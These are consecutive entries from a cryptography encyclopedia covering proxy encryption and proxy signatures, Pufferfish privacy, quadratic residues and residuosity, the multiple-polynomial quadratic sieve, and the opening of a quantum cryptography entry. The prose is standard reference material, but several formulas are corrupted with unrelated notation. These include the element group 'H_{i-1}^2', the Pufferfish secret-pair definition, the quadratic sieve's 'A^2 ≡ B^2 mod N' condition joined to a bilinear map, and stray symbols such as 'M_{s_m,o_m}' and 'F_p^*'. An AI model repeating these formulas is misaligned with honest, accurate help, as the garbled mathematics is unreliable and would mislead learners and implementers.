This scheme is shown by Blaze and Strauss (1998) to achieve confidentiality against chosen plaintext attacks (CPA confidentiality) in the above sense under the computational Diffie–Hellman assumption and the discrete logarithm problem. It is symmetric because Alice can easily figure Bob's private decryption key if she learns the proxy key $\pi_{A \to B} = x_B/x_A (\mathrm{mod}\ q)$ because she knows her own private decryption key x_A. It is active because computing the proxy key requires Bob's private decryption key x_B as input.

Ateniese, Fu, Green, and Hohenberger (2005) found that the delegation in the scheme (Blaze et al. 1998) of Blaze, Bleumer, and Strauss (BBS) is transitive, which means that the proxy alone can create delegation rights between two entities that have never agreed on this. For example, from the proxy key of Alice to Bob and the one from Bob to Carol, the proxies can re-encrypt messages from Alice to Carol. This is not desirable in some trust models. Another drawback of the BBS scheme is that if a recipient Bob colludes with Alice's proxy, then they together can recover Alice's secret key. Ateniese et al. (2005) proposed a CPA secure asymmetric proxy encryption scheme without the above weaknesses by using bilinear maps in a similar way as to construct proxy signature schemes. However, in their scheme, a re-encrypted ciphertext cannot be further re-encrypted.

Jacobson (1999) proposed an asymmetric proxy encryption scheme overcoming the above mentioned problems by sharing the delegator's secret key among several sub-proxies. Their scheme is secure as long as some of the sub-proxies remain honest.

Canetti and Hohenberger (2007) proposed the first symmetric proxy encryption scheme that achieves CCA confidentiality. Their construction allows re-encrypted ciphertexts to be further re-encrypted. They give formal definitions and prove their scheme secure under the Decisional Bilinear-Diffie–Hellman assumption.

Applications

Blaze, Bleumer, and Strauss (1998; Blaze and Strauss 1998) propose proxy encryption as a useful mechanism in restricted computing environments such as smart cards. Girard proposes to use proxy encryption in the personalization process of smart cards (Girard 2000). Ateniese et al.

recommend proxy encryption in order to establish confidential storage on top of untrusted storage components (Ateniese et al. 2005).

Cross-References

Public Key Encryption
Public Key Proxy Signatures

Recommended Reading

Ateniese G, Fu K, Green M, Hohenberger S (2005) Improved proxy re-encryption schemes with applications to secure distributed storage. In: Network and distributed system security symposium (NDSS) 2005, San Diego, pp 29–43

Blaze M, Strauss M (1998) Atomic proxy cryptography. Technical report 98.5.1. AT&T Labs Research. http://www.research.att.com/library/trs
[zbMATH]

Blaze M, Bleumer G, Strauss M (1998) Divertible protocols and atomic proxy cryptography. In: Nyberg K (ed) Advances in cryptology – EUROCRYPT'98. Lecture notes in computer science, vol 1403. Springer, Berlin, pp 127–144

Canetti R, Hohenberger S (2007) Chosen-ciphertext secure, proxy re-encryption. In: Proceedings of computer and communication security ACM-CCS07. ACM-Press, New York, pp 185–194
[zbMATH]

Girard P (2000) Secure personalization using proxy cryptography. In: Quisquater J-J, Schneier B (eds) CARDIS'98. Lecture notes in computer science, vol 1820. Springer, Berlin, pp 326–335
[zbMATH]

Jakobsson M (1999) On quorum controlled asymmetric proxy re-encryption. In: Imai H, Zheng Y (eds) Proceedings of public key cryptography PKC99. Lecture notes in computer science, vol 1560. Springer, Berlin, pp 112–121
[zbMATH]

Mambo M, Okamoto E (1997) Proxy cryptosystem: delegation of the power to decrypt ciphertexts. IEICE Trans E80-A(1):54–63. http://search.ieice.org/1997/pdf/a010054.pdf
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_218

Public Key Proxy Signatures

Gerrit Bleumer[140] ✉
(140) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Definition

A public key proxy signature system provides a way of converting digital signatures from Alice into digital signatures that hold against Bob's public verifying key without modifying the underlying message. The proxy principal Bob authorized to convert the signatures of Alice cannot produce valid signatures for other messages than those signed by Alice.

Theory

In a public key proxy signature scheme as introduced by Blaze and Strauss (1998; Blaze et al. 1998), there are a collection of signers who generate their public key pairs of public verification keys and private signing keys (public key cryptography), and one or more proxy principals who are provided with proxy keys. A proxy key $\pi_{A \to B}$ with respect to signers A and B allows a proxy principal to convert a digital signature valid with respect to A's verifying key into a signature for the same message that is valid with respect to B's verifying key. The conversion of signatures works such that the proxy principal learns no information about the signing keys of either A or B.

Compared to a conventional public key signature scheme, the unforgeability requirement of a public key proxy signature scheme holds not only for general active attackers without access to the signers private key, but also for distrusted proxy principals. The main security requirement on public key proxy signature schemes is:

- *Unforgeability*. An attacker who has access to public verifying keys, proxy keys, and pairs of messages with valid signatures (or can adaptively choose the messages for which he gets valid signatures) cannot produce signatures for any new messages, which implies that he cannot gather information about the corresponding private signing keys.

Historically, the term *proxy signatures* was introduced by Mambo et al. (1996), but their trust model is the same as that of conventional digital signatures. They only consider signers and verifiers, but not separate proxy principals that are distrusted by the signers *A*, *B*, etc.

Proxy signature schemes have been developed by Blaze and Strauss (1998; Blaze et al. 1998) into a separate class of cryptographic schemes. They have categorized proxy signature schemes as follows.

Trust model between recipients	Clearly, if Bob empowers a proxy to transform Alice's signatures into Bob's own signatures, then he clearly trusts Alice. But Alice does not need to trust Bob. More precisely, a proxy signature scheme is called *symmetric* or *bidirectional* if Bob can figure out Alice's private signing key if he learns the proxy key $\pi_{A \to B}$. Otherwise, it is called *asymmetric* or *unidirectional*
Input to proxy key computation	An asymmetric proxy signature scheme is called *active* if it is feasible to compute a proxy key $\pi_{A \to B}$ only if Alice provides her private signing key as an input. If it is feasible to compute a proxy key $\pi_{A \to B}$ without the input of Alice's private signing key (but only her public verifying key), then the scheme is called *passive*
Anonymity of proxy keys	Proxy signature schemes can be categorized according to how much information they reveal about the public verifying keys of the two recipients who introduced the proxy key. A proxy signature scheme is called *transparent* if a proxy key $\pi_{A \to B}$ reveals the public verifying keys of Alice and Bob. A scheme is called *translucent* if an attacker who guesses the public verifying keys of Alice and Bob can verify his guess by using the proxy key $\pi_{A \to B}$. A scheme is *opaque* if a proxy key $\pi_{A \to B}$ reveals no information about the public verifying keys of Alice and Bob

To illustrate the concept of proxy signatures, we consider a simple proxy signature scheme, which is based on a variant of the ElGamal

signature scheme. Consider p a large safe prime number, q a large prime factor of $p - 1$, and g be an element of the group H_{i-1}^2 such that g is of order q, i.e., q is the smallest positive integer such that $g^q = 1 \pmod{p}$. Let Alice and Bob be two signers with respective public key pairs $(x_i, y_i)(i \in \{A, B\})$, where the private signing keys x_i are chosen independently and uniformly at random from H_{i-1}^2 , and the public verification keys are computed such that $y_i = g^{x_i} \pmod{p}$.$h(m)$ denotes a collision resistant hash function that takes any binary string $m \in \{0, 1\}^+$ as input and returns a value in ZZ_q. Alice can sign a message m by choosing some $k \in_R ZZ_q$ and computing the signature $\sigma = (r, s) = (g^k, x_A r + kh(m))$ consisting of two components, and anyone with access to Alice's verifying key y_A can verify that σ is a valid signature for m by checking that $g^s = y_A{}^r r^{h(m)} \pmod{p}$.

In order to install a proxy between them, Alice and Bob compute the proxy key $\pi_{A \to B} = x_B - x_A \pmod{q}$. If neither Alice nor Bob trusts the other one, they could use a two party computation protocol whose output is given to the proxy. This way, neither Alice nor Bob learns the private signing key of the other party and the proxy learns none of the private signing keys.

If $\sigma_A = (g^k, x_A r + kh(m))$ is a signature by Alice for message m, then the proxy can transform it into a signature σ_B by Bob for message m as follows:

$$\begin{aligned}\sigma_B &= (\sigma_{A1}, \sigma_{A2} + \pi_{A \to B} r) \\ &= \left(g^k, x_A r + kh(m) + (x_B - x_A)\, r\right) \\ &= \left(g^k, x_B r + kh(m)\right)\end{aligned}$$

This scheme is symmetric because Bob can easily figure Alice's private signing key x_A if he learns the proxy key $\pi_{A \to B} = x_B - x_A \pmod{q}$ because he knows his own private signing key x_B. It is active because computing the proxy key requires Alice's private signing key x_A as input.

Ateniese and Hohenberger (2005) found that the original definition of symmetric proxy signature and thus the above proxy signature construction might not be strong enough for many applications in practice. The definition of symmetric proxy signature allows constructions where an attacker who observes one original signature of Alice and one

corresponding proxy signature of Bob can easily compute Bob's proxy key, thus secretly acquiring Bob's full proxy power.

Ateniese et al. also found that delegation in the scheme of Blaze, Bleumer, and Strauss is transitive, which means that the proxy alone can create delegation rights between two entities that have never agreed on this. For example, from the proxy key of Alice to Bob and the one from Bob to Carol, the proxies can re-encrypt messages from Alice to Carol. This is not desirable in some trust models.

The current state of the art in proxy signatures is established by the formal definition of proxy signatures (Ateniese and Hohenberger 2005) and two improved constructions of proxy signature schemes based on bilinear maps and the computational Diffie–Hellman assumption (CDH). These are the first asymmetric proxy signature schemes.

Applications

Proxy signature schemes have been extended to satisfy additional requirements. They have been considered in the context of electronic cash systems in order to allow branch offices of a bank to issue electronic cash in behalf of their regional or national banking organization. One-time proxy signatures were proposed by Wang and Pieprzyk (2003). Designated-Verifier Proxy Signatures were proposed by Wang (2004). Proxy signatures can be used to improve the efficiency of public key infrastructures and they can be efficient means to authenticate sequential actions in workflow management systems (Ateniese and Hohenberger 2005).

Dually related to the notion of proxy signatures is that of public key proxy encryption.

Cross-References

Public Key Proxy Encryption

Recommended Reading

Ateniese G, Hohenberger S (2005) Proxy re-signatures: new definitions, algorithms, and applications. In: ACM computer and communication security CCS 2005, Alexandria, 7–11 Nov 2005. ACM Press, pp 310–319

[zbMATH]

Blaze M, Strauss M (1998) Atomic proxy cryptography. Technical report 98.5.1, AT&T Labs Research

Blaze M, Bleumer G, Strauss M (1998) Divertible protocols and atomic proxy cryptography. In: Nyberg K (ed) Advances in cryptology – EUROCRYPT'98, Lecture notes in computer science, vol 1403. Springer, Berlin, pp 127–144

Mambo M, Usuda K, Okamoto E (1996) Proxy signatures: delegation of the power to sign messages. IEICE Trans Fundam E79-A(9):1338–1354
[zbMATH]

Wang G (2004) Designated-verifier proxy signature schemes. In: In the age of ubiquitous computing – IFIP/SEC 2005. Springer, Berlin, pp 409–423
[zbMATH]

Wang H, Pieprzyk J (2003) Efficient one-time proxy signatures. In: Laih C-S (ed) Advances in cryptology – ASIACRYPT'03, Lecture notes in computer science, vol 2894. Springer, Berlin, pp 523–542
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300769

Public-Key Authenticated Encryption

Signcryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300770

Public-Key Cryptosystem

Asymmetric Cryptosystem

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300771

Public-Key Searchable Encryption Models

Asymmetric Setting for Searchable Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300772

Publicly Verifiable Proof-of-Sequential Work

Verifiable Delay Function

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300773

PUF

Physical Unclonable Functions (PUFs)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300774

Pufferfish

Pufferfish Privacy

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1569

Pufferfish Privacy

Daniel Kifer[141] ✉ and Ashwin Machanavajjhala[142] ✉
(141) Department of Computer Science and Engineering, Penn State University, University Park, PA, USA
(142) Department of Computer Science, Duke University, Durham, NC, USA

✉ **Daniel Kifer (Corresponding author)**
Email: dkifer@cse.psu.edu

✉ **Ashwin Machanavajjhala**
Email: ashwin@cs.duke.edu

Synonyms

Pufferfish

Definitions

Pufferfish privacy (Kifer and Machanavajjhala, 2012, 2014) is a framework for studying inferential consequences of privacy definitions (including differential privacy Dwork et al. 2006). It measures how much sensitive information a data release leaks about an individual beyond what an adversary could learn from the data-generating distribution. In other words, it is a quantitative measure of how an individual differs from the larger population with respect to a data release.

Background

A *dataset* is a collection of records describing information about a collection of *individuals*. For instance, a dataset could consist of a single table with each row corresponding to an individual, or could be a collection of tables, with different types of individuals represented by collections of rows in each table. A *data release* is the process of making public a view or aggregation over the sensitive dataset. An *attacker* is an entity that attempts to infer sensitive properties of an individual based on the output of the data release.

A *privacy definition* is a set of restrictions on the (probabilistic) behavior of an algorithm that operate on datasets. These restrictions typically bound the information disclosed to an attacker by a data release about each individual in the dataset. Algorithms that satisfy those restrictions produce outputs that are protected by the provable guarantees of the privacy definition. A *mechanism* is another name for an algorithm that satisfies a privacy definition.

Theory and Application

The goal of Pufferfish is to quantify how much sensitive information is disclosed about individuals to an attacker from a data release beyond what can be inferred from a *data-generating distribution* (also known as an attacker's background knowledge). To achieve this, Pufferfish precisely defines sensitive information, data-generating distributions, and information disclosure as follows:

- *A set $\mathscr{S}$ of discriminative pairs of secrets*. For any pair $\Pr(\mathcal{P}(x) = y$, the intuition is that one would like to thwart an attacker's attempt to distinguish between whether s_1 is true or s_2 is true. Secret pairs can capture individual-level sensitive information like "Maria's records are in the data" and "Maria's records are not in the data" and "Bob's diagnosis is cancer" and "Bob's diagnosis is healthy". Secret pairs can also capture sensitive properties of groups like "Charlie, Diana, and Ethan are all enrolled in CS230" and "None of Charlie, Diana, and Ethan are enrolled in CS230".
- *A set $\mathscr{A}$ of data-generating distributions*. For example, $\mathscr{A}$ can consist of all distributions over *n* records, where the records are independent of each other; or it can consist of various distributions that generate

friendship links in a social networks or all datasets that match a prior release of statistics from it, etc. Each data-generating distribution $\theta \in \mathscr{D}$ can be thought of as an adversary's background knowledge about the dataset. Ideally, $\mathscr{A}$ is large enough so that it includes all reasonable attackers and the background knowledge they may possess about the dataset.

Pufferfish is formally defined as follows:

Definition 1 Given a privacy parameter $\epsilon > 0$, a mechanism M satisfies ϵ-Pufferfish privacy if for all $\omega \in$ range(M), for all $\Pr(\mathcal{P}(x) = y$, and for all $\theta \in \mathscr{D}$,

$$\begin{aligned} &P_\theta(M(\text{data}) = \omega \mid s_1) \\ &\quad \leq e^\epsilon P_\theta(M(\text{data}) = \omega \mid s_2) \\ &P_\theta(M(\text{data}) = \omega \mid s_2) \\ &\quad \leq e^\epsilon P_\theta(M(\text{data}) = \omega \mid s_1) \end{aligned}$$

where *data* is a random variable sampled from probability distribution of θ and the probabilities are computed using both the randomness in M and the randomness in the data (via θ).

The privacy guarantee of mechanisms M that satisfy ϵ-Pufferfish privacy is the following: suppose an attacker learned the true data-generating distribution (i.e., some $\theta \in \mathscr{D}$). Prior to the data release, an attacker can form prior odds (how likely s_1 is to be true compared to s_2):

$$\frac{P_\theta(s_1)}{P_\theta(s_2)}$$

After observing the output ω of M, the attacker can form posterior odds:

$$\frac{P_\theta(s_1 \mid M(\text{data}) = \omega)}{P_\theta(s_2 \mid M(\text{data}) = \omega)}$$

Pufferfish guarantees that the posterior odds differ from the prior odds by a factor of at most e^ϵ. Note that when $\epsilon = 0$, the prior odds and posterior odds are the same (so that nothing is learned).

With appropriate settings of $\mathscr{S}$ and $\mathscr{A}$, differential privacy (Dwork et al., 2006) is a special case of Pufferfish. Specifically, differential privacy offers the same inferential protections as Pufferfish when $\mathscr{S}$ are discriminative secrets about individuals in the dataset, and $\mathscr{A}$ is the set of all distributions in which (collections of) records corresponding to individuals are independent of each other. When records corresponding to individuals are dependent (as in social networks or when records in a dataset are constrained by prior releases of statistics), a differentially private mechanism may not prevent inferential leakage, as records corresponding to other individuals can leak information about a target individual in the dataset (Kifer and Machanavajjhala, 2011).

Open Problems and Future Directions

Although there has been some work on designing general mechanisms for Pufferfish (Song et al., 2017; Kifer and Machanavajjhala, 2014), general algorithm design principles are still open directions for research.

Cross-References

Adversarial/External Knowledge (Privacy in the Presence of)
Differential Privacy

References

Dwork C, McSherry F, Nissim K, Smith A (2006) Calibrating noise to sensitivity in private data analysis. In: TCC
[zbMATH]

Kifer D, Machanavajjhala A (2011) No free lunch in data privacy. In: SIGMOD
[zbMATH]

Kifer D, Machanavajjhala A (2012) A rigorous and customizable framework for privacy. In: Proceedings of the 31st Symposium on Principles of Database Systems

Kifer D, Machanavajjhala A (2014) Pufferfish: a framework for mathematical privacy definitions. ACM Trans Database Syst 39(1):3:1–3:36

Song S, Wang Y, Chaudhuri K (2017) Pufferfish privacy mechanisms for correlated data. In: Proceedings of the 2017 ACM International Conference on Management of Data, SIGMOD'17.

Association for Computing Machinery, New York, pp 1291–1306. https://doi.org/10.1145/3035918.3064025
[zbMATH]

Q

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300775

QRP

Quadratic Residuosity Problem

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_428

Quadratic Residue

Burt Kaliski[1] ✉
(1) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

An integer *x* is a quadratic residue modulo another integer *n* if *x* is relatively prime to *n* and has a square root modulo *n*.

Theory

Let *n* be an odd, positive integer, and let *x* be an integer that is relatively prime to *n* (Modular arithmetic). The integer *x* is a *quadratic residue* modulo *n* if the equation

$$x \equiv y^2 \pmod{n}$$

has an integer solution *y*. In other words, the integer *x* is a square modulo *n*. The integer *x* is a *quadratic non-residue* otherwise.

If *n* is an odd prime number, then exactly half of all integers *x* relatively prime to *n* are quadratic residues. If *n* is the product of two distinct odd primes *p* and *q*, then the fraction is one-quarter.

Open Problems

Refer Quadratic Residuosity Problem

Cross-References

Jacobi Symbol
Legendre Symbol
Quadratic Residuosity Problem

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_429

Quadratic Residuosity Problem

Burt Kaliski[2] ✉
(2) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Synonyms

QRP

Definition

The Quadratic Residuosity Problem is to determine whether an integer x with Jacobi symbol 1 modulo a composite number n is a quadratic residue.

Theory

Let n be the product of two distinct odd prime numbers$p$ and q, and let x be an integer such that the Jacobi symbol $(x/n) = +1$. The *Quadratic Residuosity Problem* (QRP) is to determine, given x and n, whether x is a quadratic residue modulo n (Modular Arithmetic). (All quadratic residues have Jacobi symbol +1, but not necessarily the reverse.) This problem is easy to solve given the factors p and q, but is believed to be difficult given only x and n. However, it is not known whether the problem is equivalent to factoring the modulus n.

Applications

The QRP is the basis for several cryptosystems, including the Goldwasser–Micali encryption scheme and Cocks' identity-based encryption scheme (Clifford 2001) (Identity-Based Cryptosystems).

Cross-References

Jacobi Symbol
Quadratic Residue

Recommended Reading

Clifford C (2001) An identity based encryption scheme based on quadratic residues. In: Honary B (ed) Cryptography and coding. Lecture notes in computer science, vol 2260. Springer, Berlin, pp 360–363
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_474

Quadratic Sieve

Robert Silverman[3] ✉
(3) Chelmsford, MA, USA

✉ **Robert Silverman**
Email: Robert.Silverman@raytheon.com

Definition

The quadratic sieve is an algorithm to factor integers.

Background

The Quadratic Sieve (QS) and its variants are the first of the modern integer factoring algorithms to be able to routinely factor arbitrary integers in the 60+ digit range on just a single PC. They are the successor to the earlier Continued Fraction Method of Morrison and Brillhart (1975) (see integer factoring) and the predecessor to the Number Field Sieve (Lenstra and Lenstra Jr 1992). All three of these algorithms share features in common. They are based upon the observation that if $A^2 \equiv B^2 \bmod N$ and $\hat{e} : \mathbb{G}_1 \times \mathbb{G}_2 \rightarrow \mathbb{G}_3$, then $GCD(A + B, N)$ and $GCD(A - B, N)$ are proper factors of N. The Quadratic Sieve will factor an arbitrary integer N, in heuristic time $L_N[1/2, 1]=\exp((1+o(1))(\log N)^{1/2}(\log\log N)^{1/2})$ (L-notation). The entries integer factoring and Number Field Sieve discuss the history of these algorithms. For those interested in implementing QS, reference (Silverman 1987) gives all of the necessary details. The version of QS that is detailed here is known as the Multiple Polynomial Quadratic Sieve (MPQS). Other variants are known.

Theory

The Quadratic Sieve, like other sieving algorithms (and the Elliptic Curve Method), is based on the idea of smooth numbers (see also smoothness). A number x is said to be $y-smooth$ if all of its prime factors are less than y. QS generates many *relations* of the form

$$S^2 = r \bmod N$$

where the pair (S, r) is generated from a quadratic polynomial in such a way that r is small compared to N. The algorithm then *attempts* to factor r using a fixed set of primes, called a factor base. The largest prime in the factor base is then the smoothness bound. Most such values will not factor. However, a sieve can be used to attempt to factor many such r's simultaneously. It is the speed of sieving on modern computers that makes QS and NFS very effective methods. The sieve works by observing that if a prime p divides the value of a polynomial $Q(x)$, then it divides $Q(x + kp)$ for all k.

Once a sufficient number of smooth relations have been found, a subset is then extracted such that the product of the r's in the subset is a perfect square. From that, $A^2 \equiv B^2 \bmod N$ is easily computed.

The subset is found by solving a system of equations mod 2. This is referred to as the *linear algebra* phase of the algorithm.

Generation of Relations

The algorithm starts by computing a factor base $FB = \left\{p_i | \left(\frac{N}{p_i}\right) = 1,\ p \text{ prime},\ i = 1 \ldots F\right\}$ for some appropriate value of F and $p_0 = -1$ for the sign. $\left(\frac{N}{p_i}\right)$ is the Legendre symbol and indicates that p_i must be a quadratic residue of N.

The following is then repeated until enough smooth relations have been collected:

- Construct a quadratic polynomial $Q(x) = Ax^2 + Bx + C$ and solve $Q(x) \equiv 0 \bmod p_i$ for all i. There will be two roots r_{1i} and r_{2i} for each prime.

- Initialize a sieve array to zero over the interval $[-M, M]$ for an appropriate value of M.
- For all $p_i \in FB$, add the value $\lfloor \log(p_i) \rfloor$ to the locations r_1, $r_1 \pm p_i$, $r_1 \pm 2p_i$, … and r_2, $r_2 \pm p_i$, $r_2 \pm 2p_i$, …
- The value of $Q(x)$ will be approximately M_{s_m,o_m} over $[-M, M]$, so compare each sieve location with $T = \log(M) + \log(N)/2$. Fully factored values will have their corresponding sieve value close to T. For these, construct the exact factorization by division. It is also possible (and usually quicker) to find the factorization by re-sieving. See the section on optimization for how to do this. Then

$$S^2 \equiv Q(x) \equiv \prod_{i=0}^{F} p_i^{\alpha_i} \bmod N.$$

The value of S is easily computed from the value of x because of the special way the coefficients of Q are computed. Let

$$\overrightarrow{v} = \{\alpha_1, \alpha_2, \ldots \alpha_F\} \bmod 2.$$

Collect a total of at least $F + 1$-factored relations. One then finds a set whose product is a square by finding a linear dependency over $GF(2)$ from the matrix formed by letting each K_i' be a row in the matrix.

Computation of Polynomial Coefficients

The coefficients for each polynomial are derived from a prime number $D = 3 \bmod 4$ with $\widehat{f}(0) = 0$. Each prime D yields a different polynomial. This makes parallel implementation of this algorithm easy. Simply give different sets of D's to different machines, and let each one run independently.

To compute the coefficients, put $A = D^2$ with $D \approx (N/2)^{1/4}/\sqrt{M}$. The value of D is chosen this way to minimize the maximum value of $Q(x)$ over the interval $[-M, M]$. The computation of B, C, and S depends on A and is detailed in Silverman (1987).

Optimization and Parameter Selection

It is often useful, rather than to factor just N, to factor kN for some small value of k. This can have the effect of allowing more small quadratic

residues in the factor base. In this case, replace N with kN in all of the computations outlined above. It may also be *necessary* in order for the algorithm to work. Since $N = B^2 - 4AC$ and the right-hand side is 0 or 1 mod 4, if $N \equiv 3 \bmod 4$ then N must be multiplied by k so that $kN \equiv 1 \bmod 4$. However, this requirement may be avoided by taking $2B$, rather than just B as the middle coefficient for Q. The Knuth–Schroeppel function may be used to evaluate the effectiveness of different values of k. See (Silverman 1987) for details.

Rather than demand that r be fully factored over the factor base, it is very useful to allow a small number of somewhat larger primes to appear in the factorization of r. This is known as the *large prime variation*. Let

$$r = \prod_{i=0}^{F} p_i^{\alpha_i} P_1 P_2 \ldots$$

where the P_i are allowed to be somewhat larger primes than those in the factor base. The birthday paradox now becomes useful here. The set of fully factored r's will now be quite large, and one can expect many of the large primes P_i to appear more than once. When it does, one may multiply the corresponding relations together and obtain $\mathbb{F}_p^*$ on the right-hand side of each relation. For N up to about 85 digits, using one large prime is quite effective. For N greater than about 85 digits, two primes are effective. Limited experience suggests that for N above 120 digits, three primes may be effective. Once the factor base primes are removed, P_1 and P_2 may then be split via Pollard's rho (see integer factoring) or SQUFOF algorithms (see (Riesel 1987) for a definition of SQUFOF). Both are effective.

The smallest primes p_i take the longest time to sieve, and their logarithms contribute the least to the accumulated sum at each sieve location. It is worthwhile to replace the smallest primes (up to about 30) with small powers of those primes. This has the effect of greatly speeding sieve time while losing only a tiny fraction of factored relations. This is known as the *small prime variation*.

It is also worthwhile to partition the sieve interval $[-M, M]$ into pieces that will fit in cache while sieving. This too can greatly improve the speed of sieving, and it cuts down on memory requirements.

The cost of changing polynomials is dominated by the cost of computing $(2A)^{-1} \bmod p_i$ for each p_i. A method for greatly reducing this cost is known as the self-initializing Quadratic Sieve (SIQS). Details may be found in Pomerance et al. (1988).

A fair bit of time is taken by the reconstruction of the actual factorization of r. The sieving process merely identifies which r are smooth. It does not produce the factorization. This is readily accomplished by trial division of r by the factor base primes. However, as N, and hence the size of F increases, trial division starts taking a larger and larger percentage of the run time. This may be alleviated by finding the factorizations by resieving. Now, however, instead of accumulating $\log p_i$, one simply stores the p_i that hit the identified smooth locations. It is now a simple matter to produce the actual factorization.

Suggested values for the parameters M and F as well as additional coding and computational considerations may be found in Silverman (1987).

Cross-References

Integer Factoring
Number Field Sieve for Factoring
Sieving

Recommended Reading

Caron T, Silverman RD (1988) Parallel implementation of the quadratic sieve. J Supercomput 1:273–290
[zbMATH]

Lenstra A, Lenstra HW Jr (eds) (1992) The development of the number field sieve. Lecture notes in mathematics, vol 1554. Springer, Berlin
[zbMATH]

Lenstra A, Manasse M (1994) Factoring with two large primes. Math Comput 63:785–798
[MathSciNet][zbMATH]

Morrison M, Brillhart J (1975) A method of factoring and the factorization of F_7. Math Comput 29:183–205
[zbMATH]

Pomerance C, Smith JW, Tuler R (1988) A pipeline architecture for factoring large integers with the quadratic sieve. SIAM J Comput 17(2):387–403
[MathSciNet][zbMATH]

Riesel H (1987) Prime numbers and computer methods for factorization. Progress in mathematics, vol 57. Birkhäuser, Boston
[zbMATH]

Silverman RD (1987) The multiple polynomial quadratic sieve. Math Comput 48:329–339
[MathSciNet][zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300776

Quality Measures

Biometric Sample Quality

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_241

Quantum Cryptography

Gilles Brassard[4] ✉ and Claude Crépeau[5] ✉
(4) Department IRO, Université de Montréal, Montreal, QC, Canada
(5) School of Computer Science, McGill University, Montreal, QC, Canada

✉ **Gilles Brassard (Corresponding author)**
Email: brassard@iro.umontreal.ca

✉ **Claude Crépeau**
Email: crepeau@cs.mcgill.ca

Definition

Quantum cryptography applies principles of quantum physics to the design of cryptographic primitives.

Background

Quantum Cryptography was born in the early 1970s when Stephen Wiesner wrote “Conjugate Coding,” which unfortunately took more than 10 years to see the light of print (Wiesner 1983). In the mean time, Charles H. Bennett (who knew of Wiesner’s idea) and Gilles Brassard picked up the subject and brought it to fruition in a series of papers that culminated with the demonstration of an experimental prototype that established the technological feasibility of the concept (Bennett et al. 1992a).

Theory

Quantum cryptographic systems take advantage of Heisenberg's uncertainty relations, according to which measuring a quantum system, in general, disturbs it and yields incomplete information about its state before the measurement. Eavesdropping on a quantum communication channel therefore causes an unavoidable disturbance, alerting the legitimate users. This yields a cryptographic system for the distribution of a secret random key between two parties initially sharing no secret information (however, they must be able to authenticate messages) that is secure against an eavesdropper having at her disposal unlimited computing power. Once this secret key is established, it can be used together with classical cryptographic techniques such as the Vernam Cipher (onetime pad) to allow the parties to communicate meaningful information in absolute secrecy.

Quantum cryptography is best known for key distribution (Bennett and Brassard 1984). A short summary of this so-called *BB84 protocol* is provided in the Section "Quantum Key Distribution." A remarkable surge of interest in the international scientific and industrial communities has propelled quantum cryptography into mainstream computer science and physics. Furthermore, quantum cryptography is becoming increasingly practical at a fast pace. The first quantum key distribution prototype, built in 1989, worked over a distance of 32 cm (Bennett et al. 1992a, b). Since then, many additional experimental demonstrations have been set up, covering distances of tens of kilometers. Consult (Stix 2005) or (Ouellette 2005) for popular accounts of the state of the art in experimental quantum cryptography.

The Various Uses of Quantum Physics for Cryptography

In addition to key distribution, quantum techniques may also assist in the achievement of more subtle cryptographic goals, important in the post-cold war world, such as protecting private information while it is being used to reach public decisions. Such techniques, pioneered by Crépeau (Bennett et al. 1991; Brassard et al. 1993), allow two people to compute an agreed-upon function $f(x, y)$ on private inputs x and y when one person knows x, the other knows y, and neither is willing to disclose anything about his private input to the other, except for what follows logically from one's private input

and the function's output. The classic example of such discreet decision making is the "dating problem," in which two people seek a way of making a date if and only if each likes the other, without disclosing any further information. For example, if Alice likes Bob but Bob does not like Alice, the date should be called off without Bob finding out that Alice likes him. On the other hand, it is logically unavoidable for Alice to learn that Bob does not like her, because if he did the date would be on.

